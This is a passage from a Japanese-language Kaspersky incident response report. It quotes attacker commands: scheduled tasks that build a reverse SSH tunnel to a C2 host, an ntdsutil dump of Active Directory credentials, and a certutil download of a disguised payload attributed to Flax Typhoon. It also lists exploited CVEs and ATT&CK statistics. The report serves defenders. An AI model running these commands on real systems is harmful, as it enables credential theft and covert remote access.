ping <remote_IP>
ping <second_remote_IP>

Get the public SSH host keys for the C2 system:
ssh-keyscan -p 443 <remoteIP>

Configure local ssh keys and grant permissions:
ssh-keygen -f <path>/.ssh/id_rsa -t rsa -N "<passphrase>"
icacls <path>/.ssh/id_rsa /inheritance:r
icacls <path>/.ssh/id_rsa /grant:r "%username%":"(R)
icacls <path>/.ssh/sshd_config /inheritance:r
icacls <path>/.ssh/sshd_config /grant:r "%username%":"(R)

Configure tasks to be executed every minute “SSH Server” and “SSH Key Exchange” configuring an Reverse Tunneling:
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<path>\sshd\sshd.exe -f <path>/.ssh/sshd_
config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <path>\sshd\ssh.exe -i <path>\.ssh\
id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15
root@<remoteIP> -p 443
```

ssh-keyscan はホストのパブリック SSH ホストキーを収集するユーティリティで、ssh_known_hosts ファイルの構築と検証を支援する目的で設計されました[3]。

Flax Typhoon

あるインシデントの解析中に、正規のソフトウェアと LOLBin を使用してインストールと実行を行ういくつかの手法が検知されました。これは 台湾の組織を標的とした APT の Flax Typhon であることが判明しました。攻撃者による Flax Typhon の最初の活動は、攻撃者が実行した悪意のある PowerShell スクリプトで認証情報をダンプすることでした。

OS の認証情報ダンプ：NTDS — T1003:003、イベントトリガーによる実行：PowerShell プロファイル — T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

conhost ファイルのダウンロードと実行には、Windows コマンドの Certutil が使用されました。

侵入ツールの送り込み — T1105

```
certutil.exe -urlcache -split -f http://<edited>/conhost.exe
```

Windows Update サービスを装い、最近ダウンロードしたファイルにリンクしている不審なサービスが新たに見つかりました。

OpenBSD マニュアルページサーバー

システムサービス：サービスの実行 — T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windos_update
"C:\windows\temp\Crashpad\conhost.exe" /service
```

検知されたファイルは、検知/ネットワークフィルタリングの回避もしくはアクセスの有効化、またはその両方のために実装された、合法的な VPN クライアントであると確認されました。

プロトコルトンネリング — T1572

```
C:\windows\temp\Crashpad\conhost.exe
File Description: SoftEther VPN
Original filename: vpnbridge.exe
```

システム上で 2 つ目のサービスが確認され、WorkService と名付けられました。Zabbix エージェントに関連した、対応する dll が検知されました。

リモートアクセスソフトウェア T1219

```
Registry key: HKLM\SYSTEM\ControlSet001\Services\WorkService
ImagePath: "C:\Windows\TAPI\dllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"
Original filename: zabbix_agentd.exe
Company: Zabbix SIA
```

最もよく見られる脆弱性

2023 年のデータセットで最もよく使用された脆弱性は、SMBv1 (CVE-2017-0144 および CVE-2017-0143)、Microsoft Exchange Server (CVE-2021-27065 および CVE-2021-26855)、FortiOS (CVE-2023-22640 および CVE-2023-25610) に関連するものでした。

攻撃で検知された脆弱性の 62 % はリモートコード実行 (RCE) につながるもので、その大半はサーフェスウェブ上で使用可能な公開されているエクスプロイトを使用したものです。これにより攻撃者は、エクスプロイトと、標的システムへのアクセス取得が容易になりました (ITW)。

脆弱性の根本原因を解析したところ、共通脆弱性タイプ一覧の中で最もよく使用されたカテゴリは、CWE-20 (不適切な入力確認) であることがわかりました。これは、多くのプログラムが基本的なセキュアコーディングのテクニック (入力のサニタイズや検証など) を使用していないことを明らかにしています。この種の問題を回避するために、開発者が最適なセキュアコーディング手法を製品に取り入れる必要があります。ユーザーも、定期的なアップデートを行って最新のセキュリティパッチを取得し、これらの問題の影響を軽減することが必要です。

OpenSSH (ssh_agent)

CVE-2023-38408 | CVSS 9.8 CRITICAL | CWE-428 | ITW

リモートコード実行

ssh-agent の PKCS#11 機能における検索パスの信頼性が十分ではないため、攻撃者が制御するシステムにエージェントが転送されると、この脆弱性がリモートコード実行につながる可能性があります。

Windows (SMBv1)

CVE-2017-0144 | CVSS 8.1 HIGH | CWE-20 | ITW

リモートコード実行

SMBv1 サーバーの EternalBlue として知られるこの古い脆弱性は、リモートの攻撃者が細工したパケットを介して任意のコード実行を可能にします。

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITICAL | CWE-20 | ITW

リモートコード実行

ユーザー入力の検証が不十分なことで、Bitrix Site Manager 上で認証されていないリモートの攻撃者による任意のコード実行が可能になります。

Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 HIGH | CWE-306 | ITW

認証の欠如

Veeam Backup & Replication の設定情報データベースに保存されている、暗号化された認証情報の窃取され、プレーンテキストの認証情報の漏洩や、リモートコマンド実行が行われます。

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 HIGH | CWE-22 | ITW

リモートコード実行

ProxyLogon として知られるこの脆弱性により、脆弱性はリモートの Microsoft Exchange サーバー上で任意のコマンド実行が可能になります。

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITICAL | CWE-918 | ITW

リモートコード実行

ProxyLogon としても知られるこの脆弱性は Exchange におけるサーバーサイドリクエストフォージェリ (SSRF) の脆弱性です。これにより攻撃者は任意の HTTP リクエストを送信し、Exchange サーバーとしての認証されることで、リモートの Microsoft Exchange サーバー上でのリモートコード実行が可能になります。

Windows (SMBv1)

CVE-2017-0143 | CVSS 8.1 HIGH | CWE-20 | ITW

リモートコード実行

SMBv1 サーバーにおけるこの脆弱性は、リモートの攻撃者が細工したパケットを介して任意のコード実行を可能にします。

FortiOS

CVE-2023-22640 | CVSS 8.8 HIGH | CWE-787

メモリ破損

FortiOS におけるこの脆弱性は、認証済の攻撃者が細工したリクエストを介して不正なコード実行を可能にします。

FortiGate

CVE-2022-42469 | CVSS 4.3 MEDIUM | CWE-183

不適切なアクセス制御

FortiGate の所定のバージョンで許可された入力のパーミッシブリストにより、認証済の攻撃者が Web ポータルのブックマークを介してポリシーをバイパスできるようになる可能性があります。

FortiOS

CVE-2023-25610 | CVSS 9.3 CRITICAL | CWE-20 | ITW

リモートコード実行

FortiOS におけるバッファアンダーライトの脆弱性により、認証されていないリモートの攻撃者が標的のデバイス上で任意のコード実行を可能にします。この脆弱性により、細工したリクエストを介して DoS 攻撃につながる可能性があります。

Apache Log4j

CVE-2021-4104 | CVSS 7.5 HIGH | CWE-502

リモートコード実行

Log4j 1.2 の JMSAppender はセキュアでないデシリアライズに対する脆弱性です。JMSAppender が JNDI リクエストを実行するように設定されている場合は、この脆弱性によりリモートコード実行が行われます。

Oracle Web Applications Desktop Integrator

CVE-2022-21587 | CVSS 9.8 CRITICAL | CWE-434 | ITW

無制限のファイルアップロード

HTTP を介してネットワークにアクセス可能な、認証されていない攻撃者が Oracle Web Applications Desktop Integrator を侵害し、アプリケーションの乗っ取りが可能になります。

Windows 共通ログファイルシステム (CLFS)

CVE-2022-37969 | CVSS 7.8 HIGH | CWE-269 | ITW

権限昇格

攻撃者が Windows Common Log File System Driver をエクスプロイトすることでシステムの特権を取得できるようになります。

MITRE ATT&CK の戦術と手法のヒートマップ

TA0043：偵察

T1595.002：アクティブスキャン：脆弱性のスキャン	4.08%
T1595：アクティブスキャン	2.72%
T1590：被害者のネットワーク情報の収集	1.36%
T1595.001：アクティブスキャン：IP ブロックのスキャン	1.36%
T1592：被害者のホスト情報の収集	0.68%

TA0042：リソース開発

T1587.001：機能開発：マルウェア	4.08%
T1586.003：アカウントの侵害：クラウドアカウント	1.36%
T1587.004：機能開発：エクスプロイト	1.36%
T1588.002：機能の取得：ツール	0.68%

TA0001：初期アクセス

T1190：外部公開されたアプリケーションへの攻撃	7.48%
T1078.002：有効なアカウント：ドメインアカウント	6.80%
T1133：外部リモートサービス	6.12%
T1078.003：有効なアカウント：ローカルアカウント	3.40%
T1078：有効なアカウント	2.72%
T1199：信頼関係	1.36%
T1078.004：有効なアカウント：クラウドアカウント	0.68%
T1078.001：有効なアカウント：デフォルトアカウント	0.68%
T1113：スクリーンキャプチャ	0.68%
T1566.001：フィッシング：添付ファイルによるスピアフィッシング	0.68%
T1566.002：フィッシング：スピアフィッシングのリンク	0.68%

TA0002：実行

T1569.002：システムサービス：サービスの実行	6.80%
T1059.001：コマンドおよびスクリプトのインタプリタ：PowerShell	6.80%
T1059.003：コマンドおよびスクリプトのインタプリタ：Windows コマンドシェル	6.12%
T1204.002：ユーザーによる実行：悪意のあるファイル	4.08%
T1047：Windowsの管理インストールメント	4.08%
T1203：クライアントへのエクスプロイトの実行	3.40%
T1059：コマンドおよびスクリプトのインタプリタ	2.72%
T1053.005：スケジュールされたタスク / ジョブ：スケジュールされたタスク	2.04%
T1059.005：コマンドおよびスクリプトのインタプリタ：Visual Basic	2.04%
T1059.004：コマンドおよびスクリプトのインタプリタ：Unix Shell	1.36%
T1053.003：スケジュールされたタスク / ジョブ：Cron	1.36%
T1106：ネイティブ API	1.36%
T1569：システムサービス	1.36%
T1129：共有モジュール	0.68%
T1072：ソフトウェア開発ツール	0.68%
T1105：侵入ツールの送り込み	0.68%
T1059.006：コマンドおよびスクリプトのインタプリタ：Python	0.68%
T1053.002：スケジュールされたタスク / ジョブ：At	0.68%

TA0003：永続化

T1078.002：有効なアカウント：ドメインアカウント	10.20%
T1543.003：システムプロセスの作成または変更：Windows サービス	7.48%
T1505.003：サーバーソフトウェアコンポーネント：Web シェル	4.76%
T1136.001：アカウントの作成：ローカルアカウント	4.08%
T1547.001：ブートまたはログオンのオートスタート実行：レジストリ実行キー / スタートアップフォルダー	4.08%
T1053.005：スケジュールされたタスク / ジョブ：スケジュールされたタスク	3.40%
T1136：アカウントの作成	2.72%
T1133：外部リモートサービス	2.04%
T1136.002：アカウントの作成：ドメインアカウント	2.04%
T1078.003：有効なアカウント：ローカルアカウント	1.36%
T1574.002：実行フローのハイジャック：DLL サイドローディング	1.36%
T1556.006：認証プロセスの変更：多要素認証	0.68%
T1098.005：アカウントの操作：デバイスの登録	0.68%
T1114.003：メールの収集：メールの転送ルール	0.68%
T1098：アカウントの操作	0.68%
T1078：有効なアカウント	0.68%
T1053.003：スケジュールされたタスク / ジョブ：Cron	0.68%
T1505：サーバーソフトウェアコンポーネント	0.68%
T1098.004：アカウントの操作：SSH の認定キー	0.68%
T1574.006：実行フローのハイジャック：ダイナミックリンカーハイジャック	0.68%

TA0004：権限昇格

T1078.002：有効なアカウント：ドメインアカウント	2.72%
T1098.002：アカウントの操作：追加メールの委任権限	0.68%
T1055.012：プロセスの挿入：プロセスの空洞化	0.68%
T1546.008：イベントトリガーによる実行：アクセシビリティ機能	0.68%
T1543.003：システムプロセスの作成または変更：Windows サービス	0.68%
T1068：権限昇格のためのエクスプロイト	0.68%

TA0005：防衛回避

T1070.004：攻撃の痕跡の削除：ファイルの削除	7.48%
T1562.001：防御機能の無効化：ツールの無効化または変更	6.80%
T1070.001：攻撃の痕跡の削除：Windows イベントログの消去	6.12%
T1036.005：偽装：正規の名前や場所を模倣する	6.12%
T1027.002：難読化されたファイルまたは情報：ソフトウェアパッキング	4.76%
T1140：ファイルまたは情報の難読化解除/デコード	4.08%
T1036.004：偽装：タスクまたはサービスの偽装	3.40%
T1027：難読化されたファイルまたは情報	3.40%
T1078.002：有効なアカウント：ドメインアカウント	2.04%
T1562：防御機能の無効化	2.04%
T1070.003：攻撃の痕跡の削除：コマンド履歴の消去	2.04%
T1574.002：実行フローのハイジャック：DLL サイドローディング	2.04%
T1562.002：防御機能の無効化：Windows イベントログの無効化	2.04%
T1562.003：防御機能の無効化：コマンド履歴ログの無効化	2.04%
T1078：有効なアカウント	1.36%
T1027.005：難読化されたファイルまたは情報：ツールからの痕跡の削除	1.36%

1 ～ 5%　6 ～ 10%　11 ～ 15%　>16%

TA0005：防衛回避

T1197：BITS ジョブ	1.36%
T1112：レジストリの変更	1.36%
T1564.008：アーティファクトの隠ぺい：メールの隠ぺいルール	0.68%
T1027.010：難読化されたファイルまたは情報：コマンドの難読化	0.68%
T1070.006：攻撃の痕跡の削除：タイムスタンプ	0.68%
T1070.002：攻撃の痕跡の削除：Linux または Mac のシステムログの消去	0.68%
T1218.011：システムバイナリプロキシの実行：Rundll32	0.68%
T1202：間接コマンド実行	0.68%
T1027.001：難読化されたファイルまたは情報：バイナリパディング	0.68%
T1548.002：昇格制御メカニズムの悪用：ユーザーアカウント制御のバイパス	0.68%
T1006：ダイレクトボリュームアクセス	0.68%
T1562.004：防衛機能の無効化：システムファイアウォールの無効化または変更	0.68%
T1484.001：ドメインポリシーの変更：グループポリシーの変更	0.68%

TA0006：認証情報アクセス

T1003.001：OS 認証情報のダンプ：LSASS メモリ	8.16%
T1110：総当たり攻撃	3.40%
T1003：OS 認証情報のダンプ	2.72%
T1110.003：総当たり攻撃：パスワードスプレー	2.04%
T1003.002：OS 認証情報のダンプ：セキュリティアカウントマネージャー	2.04%
T1552：セキュアではない認証情報	2.04%
T1110.001：総当たり攻撃：パスワード推測	1.36%
T1558.001：Kerberos チケットの窃取または偽造：ゴールデンチケット	1.36%
T1528：アプリケーションアクセストークンの窃取	0.68%
T1552.001：セキュアではない認証情報：ファイルの認証情報	0.68%
T1649：認証情報の窃取または偽造	0.68%
T1110.004：総当たり攻撃：認証情報のスタッフィング	0.68%
T1003.003：OS 認証情報のダンプ：NTDS	0.68%
T1555.003：パスワードストアからの認証情報：Web ブラウザーからの認証情報	0.68%
T1056.003：入力の取得：Web ポータルキャプチャ	0.68%
T1056.001：入力の取得：キーロギング	0.68%

TA0007：探索

T1083：ファイルおよびディレクトリの探索	7.48%
T1046：ネットワークサービスの探索	5.44%
T1082：システム情報の探索	4.76%
T1135：ネットワーク共有の探索	4.76%
T1018：リモートシステムの探索	4.08%
T1033：システムの所有者/ユーザーの探索	2.72%
T1087.002：アカウントの探索：ドメインアカウント	2.04%
T1057：プロセスの探索	2.04%
T1016：システムのネットワーク構成の探索	2.04%
T1069.002：権限グループの探索：ドメイングループ	1.36%
T1518.001：ソフトウェアの探索：セキュリティソフトウェアの探索	1.36%
T1007：システムサービスの探索	1.36%
T1497：仮想化 / サンドボックス回避	0.68%
T1016.001：システムのネットワーク構成の探索：インターネット接続の探索	0.68%
T1087.001：アカウントの探索：ローカルアカウント	0.68%

TA0008：水平展開

T1021.001：リモートサービス：リモートデスクトッププロトコル	12.93%
T1021：リモートサービス	7.48%
T1021.002：リモートサービス：SMB/Windows 管理者共有	6.12%
T1021.004：リモートサービス：SSH	4.08%
T1570：ツールの水平展開	2.04%
T1072：ソフトウェア開発ツール	1.36%
T1078.002：有効なアカウント：ドメインアカウント	0.68%
T1021.005：リモートサービス：VNC	0.68%
T1563.001：リモートサービスセッションのハイジャック：SSH ハイジャック	0.68%

TA0009：収集

T1005：ローカルシステムのデータ	6.12%
T1560.001：収集したデータのアーカイブ：アーカイブユーティリティ	2.72%
T1119：自動化された収集	2.72%
T1560.002：収集したデータのアーカイブ：ライブラリを介したアーカイブ	0.68%
T1113：スクリーンキャプチャ	0.68%
T1056.001：入力の取得：キーロギング	0.68%
T1560：収集したデータのアーカイブ	0.68%
T1039：ネットワーク共有ドライブのデータ	0.68%

TA0011：コマンド&コントロール

T1572：プロトコルトンネリング	5.44%
T1219：リモートアクセスソフトウェア	4.08%
T1105：侵入ツールの送り込み	2.72%
T1071.001：アプリケーション層プロトコル：Web プロトコル	2.72%
T1571：非標準ポート	2.04%
T1132.001：データエンコーディング：標準エンコーディング	1.36%
T1095：非アプリケーション層プロトコル	1.36%
T1053.005：スケジュールされたタスク / ジョブ：スケジュールされたタスク	0.68%
T1071.004：アプリケーション層プロトコル：DNS	0.68%
T1573.001：暗号化されたチャンネル：対称暗号方式	0.68%
T1071：アプリケーション層プロトコル	0.68%
T1001：データの難読化	0.68%
T1090.002：プロキシ：外部プロキシ	0.68%
T1090：プロキシ	0.68%

TA0010：流出

T1567：Web サービスを介した流出	3.40%
T1041：C2 チャネルを介した流出	2.72%
T1537：クラウドアカウントへのデータ転送	0.68%

TA0040：影響

T1486：影響を与えるためのデータの暗号化	17.01%
T1485：データの破壊	3.40%
T1565：データ操作	2.72%
T1565.001：データ操作：保存したデータの操作	1.36%
T1491.002：破損：外部の破損	1.36%
T1657：金銭の窃取	0.68%
T1531：アカウントアクセスの削除	0.68%
T1529：システムのシャットダウン/リブート	0.68%
T1561.002：ディスクの消去：ディスク構造の消去	0.68%

1 ～ 5%　6 ～ 10%　11 ～ 15%　>16%

カスペルスキーについて

カスペルスキーは、1997 年に設立されたグローバルなサイバーセキュリティおよびデジタルプライバシー企業です。豊富な脅威インテリジェンスやセキュリティに関する深い専門知識を、常にビジネス、重要なインフラストラクチャ、政府や消費者を保護するための革新的なセキュリティソリューションとセキュリティサービスという形で提供しています。弊社の包括的なセキュリティポートフォリオには、業界をリードするエンドポイント保護、狡猾で常に進化するデジタル脅威と戦うための専用セキュリティソリューションやサービスが含まれます。

サイバーセキュリティサービス

- Kaspersky Managed Detection and Response
- Kaspersky Incident Response
- Kaspersky Compromise Assessment
- Kaspersky Digital Footprint Intelligence
- Kaspersky Security Assessment
- Kaspersky SOC Consulting

世界的な認知度

カスペルスキーの製品とソリューションは、常に第三者評価機関によるテストとレビューを受けており、定期的にトップクラスの結果、評価、賞を獲得しています。弊社のテクノロジーとプロセスは、世界で最も定評あるアナリスト組織によって定期的に評価および検証されています。より多くのテストに参加し、最多のトップ評価獲得実績があります。

詳細はこちら

5000 人以上
の従業員

50%
従業員全体に占める R&D 専門家の割合

5
独自のセンターオブエクセレンス

41 万以上
カスペルスキーが毎日検知している新たな悪意のあるファイル

22 万社以上
世界中の法人のお客様

61 億
2023 年に弊社のソリューションにより検知されたサイバー攻撃数

アナリストレポート

インシデント対応

kaspersky

www.kaspersky.co.jp

#kaspersky
#bringonthefuture